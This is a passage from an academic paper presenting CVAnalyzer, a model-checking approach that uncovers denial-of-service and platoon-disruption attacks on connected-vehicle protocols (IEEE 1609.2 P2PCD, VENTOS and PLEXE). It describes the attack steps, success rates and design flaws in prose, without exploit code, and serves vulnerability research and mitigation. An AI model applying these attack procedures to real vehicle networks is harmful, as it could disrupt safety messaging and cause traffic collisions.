CV communication capability. In our work, we assume that the attacker can compromise OBUs on her own vehicles or others' vehicles, which follows recent works on CV security [14, 15, 74]. This assumption is reasonable, as previous works [13, 39] have already shown that in-vehicle systems can be compromised physically or remotely. In this case, the attacker can send malicious packets to other vehicles through compromised CV devices. All malicious packets should comply with protocol specifications. Notably, the attacker is allowed to unicast malicious packets to a specific vehicle (cf. IEEE 1609.3, Subclause 5.5.1).

Passive monitoring. The attacker can passively eavesdrop and capture all network traffic in her wireless communication range under the promiscuous mode of the wireless adapters.

Cryptography operations. We assume that cryptography operations used in CV protocols (e.g., signing, verification, and hash) are secure. The attacker thus cannot forge digital signatures used for packet authentications but can use valid certificates installed in compromised vehicles to sign outgoing packets. However, the attacker can still (1) passively collect valid certificates by sniffing the CV network traffic, and (2) construct local certificates, which are not signed by trusted anchors.

4 Analysis Methodology

In this section, we first present our how we construct each component in the model, including the adversary model and each protocol state machine. We then describe how we reduce the state space and document how we implement *CVAnalyzer*.




Figure 2: *CVAnalyzer* overview. (Events: (1) incoming/outgoing packets, (2) added/deleted/expired timers)

4.1 Model Construction

As shown in Figure 2, our model, consisting of the environment and protocol state machines ($\mathcal{P}$), is driven by network and timer events. In general, the environment manages packet/time events generated by protocol state machines. It delivers triggered events (e.g., packet reception, timeout) to protocol state machines.

Adversary-controlled communication environment. We follow the design in prior works [59] and define three sequential steps in a loop for the environment:

1. `Retrieve`: the environment picks one of many different packet/time events if such an event is available.
2. `Process`: the protocol state machine processes an event.
3. `PostProcess`: after processing a given event, the protocol state machine either sends a new packet, adds a new timer, cancels an existing timer, or does nothing. The environment needs to update its internal states and keeps track of newly added events.

Our threat model (§ 3) assumes that the attacker has communication and eavesdropping capabilities. Thus, we add one more step for the attacker to send and receive arbitrary packets:

4. `Attack`: the attacker is able to monitor all packets in the environment. If needed, she can inject arbitrary packets into the environment, which allows a protocol state machine to process all possible packet events.

To model the network, we construct the communication channel $\mathcal{C} = \{\mathbf{ch}_{i,j} | i, j \in [1,n], i \neq j\}$, where $\mathbf{ch}_{i,j}$ is a FIFO queue from $\mathcal{P}_i$ to $\mathcal{P}_j$. In this case, the packet sending and reception are abstracted as enqueue and dequeue operations on $\mathbf{ch}_{i,j}$. Notably, we do not consider network factors for vulnerability discovery, such as network latency and packet loss, because the lossy and erroneous network weakens the attack's capability and increases the complexity of the model. Placing the attacker in her best position can help us uncover all potential attacks. On the other hand, to model timers, we do not keep track of the absolute time but only care about the temporal ordering of events, which is a common practice in model checking distributed system [43]. For progress advancing, all timers will count down simultaneously if there are no active events that should be delivered to protocol state machines.

Protocol state machine. All protocol participants ($\mathcal{P}_i$, $i \in [1,n]$) are identical; therefore, each of them can be represented as the same finite-state machine (FSM). Then, our model $\mathcal{M}$ can be defined as a concurrent system $\mathcal{M} = \mathcal{C} || _{i \in [1,n]} \mathcal{P}_i$, including an adversary-controlled environment $\mathcal{C}$ and n isomorphic processes $\mathcal{P}_i$, where $||$ is commutative and associative.

In our analysis, we abstract the higher-layer protocols in the CV network stack: (1) the communication model defined in networking services and message sublayer, (2) security services, and (3) PMP described in [5, 56, 60, 69]. We follow their specifications or codebases to define packet and timer handlers, which update the internal states of $\mathcal{P}_i$ while processing packets and timeouts delivered by the environment. Our model excludes the handler of certificate revocation in security services, because it relies on an external public key infrastructure (PKI) like SCMS [12] to revoke certificates, which is out of the scope of the network stack itself. We will discuss how SCMS affects identified vulnerabilities in § 8.

For the security services, we first abstract away cryptographic constructs because we assume that the cryptography operations in CV protocols are secure. Then, we model both packet type and packet header data, as they are required by the internal security mechanisms. In CV network, each protocol participant will have a batch of unique end-entity certificates (a.k.a., signing certificates). To trigger all internal security mechanisms, for the certificate configuration, we assume that the issuer of each batch of signing certificates is different from each other and is attached with packets in transmission.

Probabilities. Network protocol involves many concurrent events (e.g., packet transmission), leading to concurrent transitions in state machines. While building probabilistic models, we develop a discrete-time Markov chain (DTMC) model that assigns uniform probabilities to concurrent state transitions, originating from the same state (§ 4.2).

State reduction. We now show how we abstract the model to reduce states through a concrete example. For ease of exposition, we rely on a simplified example (Figure 3) derived from `N4` (§ 5.1.3). Our goal is to reduce unnecessary states to get an abstracted model. Also, we want to ensure that *the counterexample found in the abstracted model is a valid counterexample in the original model.*

```
1  h(x) ≜ x%M  h(x) = x mod M
2  EventRange ≜ (0 .. (N − 1))
3  TimerIndexRange ≜ (0 .. (M − 1))
4  Init ≜  Initial state
5      ∧ event ∈ EventRange
6      ∧ timer = [i ∈ TimerIndexRange ↦ None]
7  Next ≜  Specify how to update states
8      ∧ event′ ∈ EventRange
9      ∧ timer′ = [i ∈ TimerIndexRange ↦
10         IF h(event) = i THEN TIMEOUT  initialize the timer
11         ELSE IF timer[i] = None THEN timer[i]  not initialized
12                 ELSE IF timer[i] > 0 THEN timer[i] − 1  count down
13                 ELSE None]  expire
14 Property ≜
15     ∀ i ∈ TimerIndexRange :
16         (timer[i] = TIMEOUT) ⇝ (timer[i] = 0)
```

Figure 3: A simplified example derived from `N4` (`N`: the total number of events; `M`: the total number of timers; `TIMEOUT`: the maximum value of the timeout).

In the example, we develop a simplified protocol, in which the model updates the `timer` according to the `event` (Line 9-13), in which the function $h(x)$ abstracts the hash truncation operation in P2PCD. Assuming that, without the attacker, the range of *event* is $[0, X-1]$, where $X < M \leq N$. The attacker in the environment can trigger all possible events $[0, N-1]$.

For a given *event*, if $h(event)$ equals to i, then $timer[i]$ will be initialized (Line 10). For other unmatched timers, a timer will (1) remain unchanged if $timer[i]$ is not initialized (*None*), (2) count down if it has been initialized, or (3) set as uninitialized if it expires. To capture the attacker's behavior, for each *Next* step in Figure 3, we randomly select a value in *EventRange* as the next *event* (Line 8). Notably, events within $[X, N-1]$ are triggered by the attacker and can lead to the initialization of all timers. Last, to find counterexamples, we specify a liveness property (Line 14-16) that all timers should eventually expire if it has been initialized.

Obviously, the state space of the model depends on N and M, which can be arbitrarily large. For example, the timer index range in P2PCD would be $[0, 2^{24}-1]$ (i.e., $M = 2^{24}$). The number of events N can be 2^{256}. Unfortunately, the model checker cannot handle such large state space.

By analyzing the model, we observe that we do not need to track all $timer[i]$, as the protocol only updates a small set of timers when no attacker is presented. As stated before, without the attacker, the range of *event* is $[0, X-1]$; the model thus only updates $timer[i]$, where $i \in [0, X-1]$. Usually, the protocol instance does not care whether other timers can eventually expire. Therefore, apart from reducing *TimerIndexRange* to $[0, X-1]$, we also derive a weakened property, $\widehat{Prop}$:

$$\forall i \in [0, X-1] : (timer[i] = TIMEOUT) \rightsquigarrow (timer[i] = 0)$$

Since $\neg\widehat{Prop} \Rightarrow \neg Prop$, our decision ensures that if the identified counterexample violates $\widehat{Prop}$, it also violates $Prop$ and is a valid counterexample in the original model.

On the other hand, we observe that many events triggers the same update on $timer$. For example, both $event = 0$ and

$event = M$ leads to the initialization of $timer[0]$. Thus, we decide to keep a small set of $EventRange$. We first partition $EventRange$ into several equivalence classes:

$$EventRange_i = \{j \in EventRange | h(j) = i\}, i \in [0, M-1]$$

where every event in $EventRange_i$ triggers the same update on $timer[i]$. For each equivalence class $EventRange_i$, we then pick one value, $EventRange_i = \{i\}$, so that we can trigger all updates on $timer$. In this case, we reduce $EventRange$ to $[0, M-1]$. However, among this range, only events in $[X, M-1]$ is triggered by the attacker, meaning that the attacker itself cannot trigger all updates on $timer$. We thus enlarge $[X, M-1]$ to $[X, 2M-1]$ so that the attacker itself can trigger the initialization of all timers. Finally, we derive a small $\widehat{EventRange} = [0, 2M-1]$ and a mapping function:

$$f(x) = \begin{cases} x, & x \in [0, M-1] \\ M+i, & x \in \{j \cdot M + i | j \in [1, \lceil \frac{N}{M} \rceil - 1]\} \end{cases} (i \in [0, M-1])$$

Moreover, f is a surjective function; thereby, for every $\hat{x}$ in $[0, 2M-1]$, we can always find at least one x in $[0, N-1]$ such that $\hat{x} = f(x)$. In another word, for every identified counterexample in the abstracted model, we can always find at least one corresponding counterexample in the original model by applying the inverse function f^{-1} on $event$.

By combining the aforementioned two strategies together, we can successfully reduce the state space of the example and ensure no wrong property violations. In particular, we reduce $TimerIndexRange$ and $EventRange$ to $[0, X-1]$ and $[0, 2X-1]$ respectively.

4.2 Model Checking

The goal of using the general model checker is for vulnerability discovery. Given a model $\mathcal{M}$ and security properties, once the model violates a property, the general MC will generate a counterexample, an execution trace leading to the violation. Formally, a model can be defined as consisting in a finite set of states S, initial states $I \subseteq S$, the transition relation $T \subseteq S \times S$, and a labeling function from states to a finite set of atomic propositions $L : S \to 2^{AP}$ [17]. Table 1 summarizes the high-level properties to analyze P2PCD and PMPs. For each property, we first refine φ_i to get a new property $\varphi_i\prime$ such that $\varphi_i \Rightarrow \varphi_i\prime$ and $\neg\varphi_i\prime \Rightarrow \neg\varphi_i$. For example, a refinement over φ_1 would be *at least one CV device should eventually broadcast a learning request after observing an unknown certificate*. Then, MC is used to find property violations. By analyzing the counterexample, we can formulate the attack procedure (§ 5) and analyze the fundamental reasons for identified attacks, which is helpful for the mitigation design (§ 7). Last, we patch the model to ensure that the general MC will not generate the same type of violations later.

PMC aims at avoiding manual risk assessment and does not discard identified vulnerabilities from the general MC. It helps assess the severity of the exposed vulnerabilities and thus allows the protocol designers to prioritize the solution design. Unlike the general MC, PMC assigns probabilities for each state transition $T : S \times S \to [0, 1]$ such that

Table 1: Availability properties used by *CVAnalyzer*.

ID	Availability properties
φ_1	The application layer should be always able to consume valid incoming packets.
φ_2	Refinement over φ_1: All CV devices should eventually learn unknown certificates.
φ_3	Refinement over φ_1: All platoon members should eventually switch to idle state.

$\forall s \in S : \Sigma_{s\prime \in S} T(s, s\prime) = 1$. Since we assign uniform probabilities to concurrent state transitions, for all reachable successor states of s in $Succ_s = \{s\prime \in S | T(s, s\prime) > 0\}$, the transition probability between s and any $s\prime$ is $\frac{1}{|Succ_s|}$. A transition matrix can be derived from the transition probabilities. Thus, PMC can calculate the likelihood of transitioning from initial states to any target states. If we can formalize the states of the attack success, PMC can help us generate the attack success rate. Apart from the probability, PMC can also assign "time" costs for state transitions, which can be used to quantify time-related properties. In § 5, we leverage PMC to quantify the severity of non-deterministic attacks *N1-4*, which are defined as attacks that may not always succeed per attempt. We observe that, P2PCD attacks can succeed, *only if* malicious packets are delivered to the victim vehicle exactly within the attack time window. However, the attacker cannot precisely infer the start and end of the time window, but only roughly predict the start time. Thus, we use PMC to quantify their severity based on the success rate and the time delay.

4.3 Implementation

Following the proposed approach, to instantiate *CVAnalyzer*, we use TLC [75] as the general model checker due to its expressiveness of constructing the model, and pick PRISM [42] as our probabilistic model checker. As the prior step of model checking, we manually extract the abstract model of the IEEE 1609 protocol family [67] and PMPs [56, 69]. The abstract model includes two (i.e., $n = 2$) legitimate vehicles and one malicious vehicle (i.e., the attacker). Then, we need to implement concrete models in the modeling languages used by TLC and PRISM. As the supported maneuvers of PLEXE is a subset of VENTOS, we merge them together as one model. The properties that we want to verify in this paper are shown in Table 1 and Table 3, covering availability and quantitative properties respectively.

5 Analysis Results

In this section, we describe 4 DoS attacks in P2PCD and 15 attacks in VENTOS [69] and PLEXE [56] in detail (Table 2). Then, we analyze the security implications of identified attacks, and quantify the success rate and the average time delay in packet processing of those non-deterministic attacks.

5.1 P2PCD Vulnerabilities

In summary, *CVAnalyzer* finds 4 new DoS attacks that can compromise the availability of CV network. All 4 vulnerabilities come from P2PCD [32], which prevents victim vehicles from learning unknown certificates (see Figure 4). Without

Table 2: Summary of attacks found in the CV protocols. (**N**: CV network protocol, P2PCD. **A**: CV application, PMP)

ID	Name	Assumption	New?	Implications
N1	Response Mute	Known response threshold, optional response verification, enough computing power	Yes	Stop the CV device from sending learning responses; result in traffic accidents (§ 6.2.1)
N2	Request Mute	Optional response verification, enough computing power	Yes	Stop the CV device from sending learning requests; result in traffic accidents (§ 6.2.1)
N3		Known MAC address		
N4	Numb	Known MAC address	Yes	Stop the CV device from recording unknown certificates; result in traffic accidents (§ 6.2.1)
A1, *A2*	(Prerequisites)	Available platoon space	A1: No [1]. A2: Yes	Cause traffic collision [1], lead to *A3-15*
A3, *A4*	Split Trigger	Centralized platoon coordination	Yes	Interfere the traffic flow stability, decrease efficiency and safety (§ 6.2.2)
A5-14	PMP Block	-	Yes	Prevent platoon members from performing any maneuvers
A15	Inconsistency	Inappropriate validity check	Yes	Lead to failures of the split maneuver and the leader/follower leave maneuver

knowing necessary certificates, the victim vehicles cannot verify incoming packets; the CV network stack thus cannot deliver data to the application layer. Besides, we discuss the fundamental reasons for these vulnerabilities. Also, we assess their security consequences.




Figure 4: Four P2PCD attacks can break the whole pipeline of P2PCD learning process to prevent the CV device from learning/storing the unknown certificate.

In the following descriptions, two CV devices, `Vehicle 1` (`V1`) and `Vehicle 2` (`V2`), broadcast SPDUs every 100 *ms*. However, `V2` cannot verify packets sent by `V1` because `V2` does not know the issuer `ca1` of the signing certificate `ee1` used by `V1`. `V2` thus wants to learn the unknown certificate `ca1`. For each attack presented below, `V1` first sends a trigger SPDU to `V2`. In the normal case without the attacker, after receiving the trigger SPDU, `V2` initializes P2PCD learning process and attaches learning request information in the next outgoing SPDU. `V1` will construct and send the learning response after receiving the learning request.

5.1.1 Response Mute Attack

N1 can prevent a peer CV device from sending the learning response. This attack exploits the optional verification of learning responses and the throttling mechanism of P2PCD that limits the number of responses to a single request. The attacker intentionally interact with `V1` by sending multiple malicious learning responses to ensure that the response counter of `V1` exceeds the response threshold. As a consequence, `V1` choose not to send the learning response, and `V2` fails in learning the unknown certificate `ca1`.

Assumptions. For successfully carrying out this attack, the attacker needs to know the exact value of the response threshold. For example, the response threshold of BSM is 3 [20]. We assume that `V1` does not mandate the verification for incoming learning responses, which is consistent with the current protocol specification (§ 2.1). Also, we assume that the attacker has enough computing power to efficiently construct learning responses that can cause partial hash collision (e.g., low-order 3 bytes collision).




Figure 5: *N1*: the attacker can stop V1 from sending learning responses to V2 by sending multiple malicious learning responses.

Attack steps. Figure 5 illustrates the attack steps in detail. `V1` first sends a trigger SPDU to `V2`. Instead of immediately sending the learning request, `V2` stores the `HashedId8` value of the unknown certificate `ca1` in a queue (cf. IEEE 1609.2 [32], Subclause D.4.2.1.1). `V2` attaches the `HashedId3` value of `ca1` in the learning request field of its next outgoing SPDU. In P2PCD, `HashedId8` and `HashedId3` stands for the low-order 8-byte and 3-byte hash of a certificate respectively. After receiving the learning request, `V1` starts to prepare a learning response. Based on the throttling mechanism, `V1` initializes the response backoff timer and the response counter for the requested certificate.

However, the attacker can observe the trigger SPDU and the learning request, so she can determine that `V2` wants to learn an unknown certificate from `V1`. The attacker thus deliberately constructs multiple learning responses, in which the `HashedId3` value of the first certificate in the payload matches with the unknown certificate `ca1`. The attacker then sends out these malicious packets to saturate `V1`'s response counter (i.e., making it no less than the response threshold). On receiving malicious learning responses, `V1` wrongly updates its response counter (via `AddCertificate` primitive defined in IEEE 1609.2). When the response backoff timer expires, `V1` checks whether the response counter is less than

or equal to the response threshold. Obviously, based on the current status of the response counter, V1 decides to discard the response at this time.

Discussion. The reason for *N1* can be attributed to the use of truncated hash. By design, the hash function should be resistant to collision attacks. However, the use of truncated hash value compromises the security provided by the hash function. For example, for HashedId3 used in CV network (i.e., three-byte hash), collision could be found in the brute-force number of 2^{24}. Most importantly, the response counter uses HashedId3 as the identifier, which means that the attacker can manipulate the response counter if she constructs certificates leading to the partial hash collision. On the other hand, as introduced in § 2.1, IEEE 1609.2 does not mandate the verification for the learning response. Thus, it is still possible that some poorly implemented CV protocols may not verify the incoming learning response but just store certificates in the payload. Even if the CV device mandates the verification, the attacker can collect certificates with the attacker-desired hash values offline (§ 7). Note that, since P2PCD learning responses do not carry digital signatures, the attacker does not need to possess a legitimate certificate to launch *N1*, making the attack much more stealthy.

5.1.2 Request Mute Attack

Both *N2* and *N3* can stop CV device from sending learning requests. Similar to *N1*, *N2* exploits the hash collision issue. Readers can refer to §A for more details.

N3 exploits the unicast capability and injects a malicious SPDU with the same learning request field (i.e., the HashedId3 value of ca1) as what V2 intends to send. As a result, V2 can observe the malicious learning request and decides not to send its own learning request. V2 hence fails in learning unknown certificate ca1 because V1 does not receive any learning requests.

Assumptions. To successfully launch this attack, the only requirement is that the attacker needs to know the MAC address of the victim vehicle V2. This is reasonable because the attacker can monitor all traffic in the network; it can thus observe V2's MAC address from packets sent by V2.

Attack steps. As presented in Figure 6, V2 initializes P2PCD after receiving a trigger SPDU from V1. V2 stores the HashedId8 value of the unknown certificate ca1 in a queue. Meanwhile, since the attacker can observe the trigger SPDU, she constructs a malicious learning request, in which the learning request field m.lr equals to the HashedId3 value of the unknown certificate ca1. In P2PCD, after receiving a learning request, V2 removes any matching HashedId8 entries in the queue. Therefore, V2 removes the entry of the unknown certificate h8(ca1) in the queue, where h8 is a function to get the low-order eight-byte hash of the input. As the queue becomes empty, V2 decides not to attach the learning request information in the next outgoing SPDU. Consequently, V2 is unable to learn the correct unknown certificate.

Discussion. The fundamental reason for *N3* is that once a vehicle observes an active P2PCD learning request, it will not send the learning request for the same unknown certificate. In the normal case, this mechanism is helpful to reduce the number of simultaneous learning requests in the fly. However, the attacker can unicast the learning request to the victim vehicle. Notably, the attacker should not send such learning request to the owner of the unknown certificate (i.e., V1 in Figure 6). This attack misleads the victim vehicle to believe that some other legitimate vehicles are requesting the same unknown certificate. The protocol designers do not consider the use of unicast in P2PCD, which makes the victim vehicle vulnerable to *N3*. On the other hand, *N3* does not require the attacker to possess a legitimate certificate to sign the learning request but only uses self-generated certificates. As long as the digital signature of the learning request is valid, the vehicles will process the learning request field in the packet header. In this case, the signing certificate of the malicious learning request will be treated as an unknown certificate and will trigger another P2PCD learning process. Therefore, even if the certificates used by the attacker is revoked, the attacker can always generate new certificates for future use.

5.1.3 Numb Attack

First, like *N3*, this attack exploits the unicast capability and injects a malicious SPDU with the same learning request field (i.e., the HashedId3 value of ca1) as what V2 intends to send. This causes the same consequence as *N3*, in which V2 chooses not to send the learning request and thus cannot learn the unknown certificate. Then, due to the request active timer (e.g., reqActiveTimer), V2 still thinks that there should be an active request in the fly. Therefore, while receiving the next trigger SPDU, V2 chooses not to add the HashedId8 value of the unknown certificate ca1 into the queue and keeps waiting for learning responses.

Attack steps. As described in Figure 6, this attack is similar to *N3*, but the attacker has different attack goal that it tries to prevent the victim vehicle V2 from recording unknown certificates. Since V1 broadcasts BSMs every 100 ms, V2 will receive a trigger SPDU again in a few milliseconds. At this time, V2 still cannot verify the incoming packet. However, because the request active timer has been initialized in the last communication round, and the timer is usually set to 250 ms [20], V2 believes that there is still an active learning request in the fly. Thus, V2 does not add anything into the queue, which means that it will not attach any learning request information in the next outgoing SPDU. V2 cannot recover from this malicious state until the request active timer expires.

Discussion. *N4* has the same fundamental reasons as *N3*. The only difference is that the request active timer blocks the victim vehicle from recording unknown certificates in that the initial value (i.e., 250 ms) of the timer is around 3 times larger than the broadcast interval (i.e., 100 ms). Fortunately, P2PCD allows the user to configure the parameters for the




Figure 6: *N3* can stop V2 from sending learning requests to V1 by sending a malicious learning request.. *N4* can stop V2 from recording unknown certificates by sending one or more malicious learning requests.

initial value of timers.

Table 3: Quantitative properties used by *CVAnalyzer* to quantify the security consequences of *N1-4*

ID	Quantitative properties
ψ_1	What is the success rate of the attack?
ψ_2	What is the expected time delay of processing next SPDU?

5.1.4 Assessment

We observe that, *N1-4* can succeed, *only if* the attacker delivers the malicious packets to the victim vehicle exactly within the *attack time window*. However, one challenge for the attacker is that she cannot precisely determine the start or end of the *attack time window* but can only roughly estimate the time window. Thus, we are motivated to quantify the probability of successfully launching the attack by using the probabilistic model checker in *CVAnalyzer*.

Table 4: Attack assessment results of *N1-4*.

ID	Attack packet	Attack time window	Succ. Rate	Time delay (*ms*)
N1	RES-H3	0-250 ms	99.47%	580 (280 + 300)
N2	RES-H8	$\leq$ 100 ms	99.99%	370 (280 + 90)
N3&4	LR-H3	$\leq$ 100 ms	99.99%	570 (280 + 290)

Table 4 summarizes the quantification results. Since *N3* and *N4* use the same type of packet to attack the victim vehicles, and the *attack time window* of them are the same, we merge these two attacks together and quantify the probability results based on the type of *attack packet*.

For *N1*, the success rate is 99.47%. We set the response threshold as 3 in our experiments. To successfully launch one attack, the attacker has at least send 4 malicious learning responses, while the rest attacks only need to send one malicious packet. This is why the success rate of *N1* is slightly lower than other three attacks. For *N2-4*, the success rates are 99.99%. If V2 is able to send the learning request before receiving the malicious packet, the attacker will fail. However, this is unlikely to happen based on our results.




Figure 7: The success rate of *N1-4* under packet loss.

To have a deeper understanding how the network factor will affect the success rate, we leverage packet loss to demonstrate the capability of PMC. Figure 7 show that the success rate of *N1* decays much more than the other three attacks, because the attacker of *N1* needs to successfully send at least 4 malicious packets to ensure success. As *N2-4* target the same attack time window, they have the same success rate. For *N1-4*, the attacker should immediately launch the attack once the victim vehicle enters her communication range. Bai et al. [7] show that the packet loss rate (PLR) and the distance between two CV devices are positively correlated in real-world settings. In a freeway environment, the PLR is around 42% if two CV devices are 450*m* apart, in which 450*m* is the longest communication distance presented in their study. Thus, we highlight the success rate when the victim vehicle enters the attacker's communication range, which is the worst case for the attacker (PLR: 42%). Although the packet loss decreases the attack success rate, it also affects the transmission of normal packets, leading to the loss of critical CV safety packets.

Besides, CV communication is time-sensitive [2, 3, 25], so we would like to know the *time delay* caused by one round of *N1-4*, which is defined as the time duration from waiting for the trigger SPDU to successfully processing an SPDU from other vehicles. By knowing this, we can infer how long the CV network will recover from the attack if the attacker terminates attacking.

Table 4 shows that three of them can at least double the time delay in packet processing. During the experiments, we notice that there still exists *280 ms* time delay even if we disable the attacker, which is one-time delay introduced by P2PCD itself. For *N2*, the extra time delay introduced by the attacker is *90 ms*, around one broadcast interval, because the malicious learning response cancels out the learning request process triggered by the SPDU from V1. V2 thus needs to wait for next SPDU from V1, which takes one more round of broadcast interval. For *N1*, *N3*, and *N4*, the extra time delay caused by the attack is about *300 ms*. If the attacker stops attacking at some time, it takes around three broadcast intervals (i.e., 300 ms) for V2 to recover from DoS.

In *N1*, the extra time delay comes from the long processing time of P2PCD, due to the long time interval of the response backoff timer, with a random timeout value between 0 and 250 *ms*. As shown in Figure 5, the attacker sends malicious learning responses to V1 right after V1 initializing the response backoff timer. Since the attack occurs at a very late stage, all the time before the transmission of the learning request

become useless. Also, a new P2PCD learning process to the unknown certificate `ca1` will not be initialized again until both the response backoff timer of `V1` and the request active timer of `V2` expire. After that, `V2` needs to initialize P2PCD again; thus, one round of *N1* double the one-time delay of P2PCD. In *N3* and *N4*, `V2` is unable to process incoming trigger SPDUs until the request active timer expires. However, this timer is usually set to 250 ms, which largely increase the time delay.

5.2 PMP Vulnerabilities

CVAnalyzer identifies 15 attacks in the PMPs of VENTOS [69] and PLEXE [56] (see Table 2). Among identified vulnerabilities, *A1-4* are not directly related to availability issues but are building blocks of other attacks. Although the PMPs analyzed in this paper are academic prototypes, our main contribution is the verification methodology, which can be generally applied to future PMP protocols. Our results demonstrate the necessity of such a systematic verification methodology: using manual efforts, a very recent work [1] can only uncover 1 vulnerability (A1). In contrast, using *CVAnalyzer* for the same PMP implementation, we are able to automatically uncover not only the same one but also 14 more (A1-15), which demonstrates both substantially improved efficiency and effectiveness.

In the following descriptions, `V1` and `V2` still stand for vehicles. `V1` is a platoon leader, and `V2` is usually a follower. Their relative positions differ case by case.

5.2.1 PMP Attack Prerequisites

A1 and *A2* allow the attacker to become a valid platoon leader and follower. Abdo et al. [1] have demonstrated that *A1* can lead to the traffic collision and slow down the emergency vehicle. Although they do not directly cause security or safety breaches, we list *A1* and *A2* alone because they are prerequisites of other attacks. As described in §2.2, a platoon leader will send a merge request to a front platoon, if the combined platoon size is no greater than the optimal platoon size. Thus, the attacker can claim herself as a front platoon to take over another platoon or initiate a merge maneuver to join a platoon, leading to the success of *A1* or *A2* respectively.

5.2.2 Split Trigger Attacks

Both *A3* and *A4* (see §A for details on *A4*) can trigger the split maneuver at any positions. Without sacrificing her own speed stability, in *A3*, the attacker can further lead to a high-rate of vehicles entering and exiting a platoon, which decreases efficiency and safety [5].

Attack steps. In *A3*, the attacker first merges with `V1` as a malicious follower. Then, `V2` sends a `MERGE_REQ` to `V1` and join the platoon. At this time, the attacker intentionally sends a `LEAVE_REQ` with a wrong depth number of 2 to `V1`, in which the depth number indicates the splitting vehicle is `V2`. `V1` thus wrongly initiates the split maneuver at the position of `V2`. After the split process, `V2` receives beacon messages from the attacker and merges with the front platoon again, as described in §2.2. By repeatedly triggering merge and split maneuver of `V2`, the attacker downgrades the speed stability of `V2`.

Discussion. The reason for *A3* is that the platoon leader does not verify whether the platoon depth in the `LEAVE_REQ` matches with the sender ID or not. Usually, if the sender ID is related to unique signing certificates [32], it is difficult for the attacker to falsify the identity. However, the design of PMP uses the depth information as the identity, which can be easily modified by the attacker. Thus, PMP opens a door for the attacker to trigger the leave maneuver, leading to a split maneuver at arbitrary positions.

5.2.3 PMP Block Attacks

This is the most common type of vulnerabilities (*A5-14*) in the current PMP design of both VENTOS and PLEXE, which misleads the victim vehicle to stay at a busy state. We only describe *A7* here. Please refer to §A for more details on others.

Attack steps. In *A7*, the attacker first joins the platoon by launching *A2* and aims at blocking the split maneuver. Usually, only the platoon leader can initiate the split maneuver, but the platoon follower cannot. However, the attacker can leverage *A3* and *A4* to mislead the platoon leader to send a `SPLIT_REQ` to any specified platoon members. In *A7*, the attacker receives a `SPLIT_REQ` from `V1` but chooses not to reply with a `SPLIT_ACCEPT`. Thereby, the platoon leader will keep waiting for the split reply. At this time, if `V2`, which is ahead of the attacker, approaches the destination and wants to leave the platoon, the leader `V1` will not be able to process the leave request or manage the split process to create space for `V2`. Without enough space at the front and rear of the vehicle, it is dangerous for `V2` to directly change the lane.

Discussion. The fundamental reason for *A5-14* is the lack of error recovery mechanism on communication failures. By design, the CV network stack does not provide reliable communication; it is the applications' responsibility to handle communication failures [34]. Researchers have already discussed the impact of communication failures on the CACC controller [5, 47], but do not pay much attention to communication failures on PMP. Also, we observe that PMPs in both VENTOS and PLEXE do not consider "offline" platoon members; thus, they do not design any error recovery mechanisms to reset the vehicle's state. Although we understand the PMPs of VENTOS and PLEXE are research prototypes, identified *PMP block attacks* still emphasize the importance of error recovery mechanisms in CV application design.

5.2.4 Inconsistency Attack

This attack aims at assigning a wrong depth number to a victim follower, which is inconsistent with the index in the platoon member list. The platoon depth is used in the split maneuver, so the inconsistent depth number can lead to failures of the split maneuver and the leader/follower leave maneuver.

Attack steps. In this attack, the attacker first joins `V1`'s platoon as a follower. Then, the attacker slows down to create

large gap (e.g., 100 m) between herself and V1. At this time, V2 change its lane and drives behind V1. V2 receives the beacon message from V1 and sends a MERGE_REQ to V1. After merging with V1, V1 updates its local state by appending V2's ID to the platoon member list, indicating the real platoon depth of V2 is 2. However, V2 only receives a beacon message with the depth of 0 from the front vehicle V1; V2 thus wrongly sets its platoon depth to 1. At this time, the attacker sends a LEAVE_REQ to V1. Since, V1 thinks that the attacker is a middle follower, and V2 is behind the attacker, it sends a SPLIT_REQ to V2 to create rear space for the attacker. In VENTOS, we observe that CHANGE_PL does not present the absolute depth but carries the relative change of depth information, because it is convenient for the platoon leader to send all followers one CHANGE_PL rather than multiple different CHANGE_PL. During the split maneuver, V2 receives a CHANGE_PL from V1 with the depth change of -2. While updating the depth information locally, PMP of V2 throws an error for the invalid new depth: $1-2=-1$, which may compromise the availability of PMP, as well as terminates the split maneuver.

Discussion. The reason for *A15* can be attributed to the inconsistent platoon view on the platoon leader and follower. When joining a platoon, the vehicle relies on the depth information in the beacon message from the front vehicle to set its own depth number, while the platoon leader simply appends a new member to the platoon member list without checking the relative location information. If the front vehicle is a benign last follower, no inconsistency will appear; otherwise, any CHANGE_PL from the leader to the victim vehicle will lead to a wrong new depth number. However, the attacker can either create a large gap for the victim vehicle (*A11*), or can send a beacon message with a wrong depth number if the attacker is the last follower.

6 Evaluation

In this section, we conduct extensive experiments and answer the following three research questions:

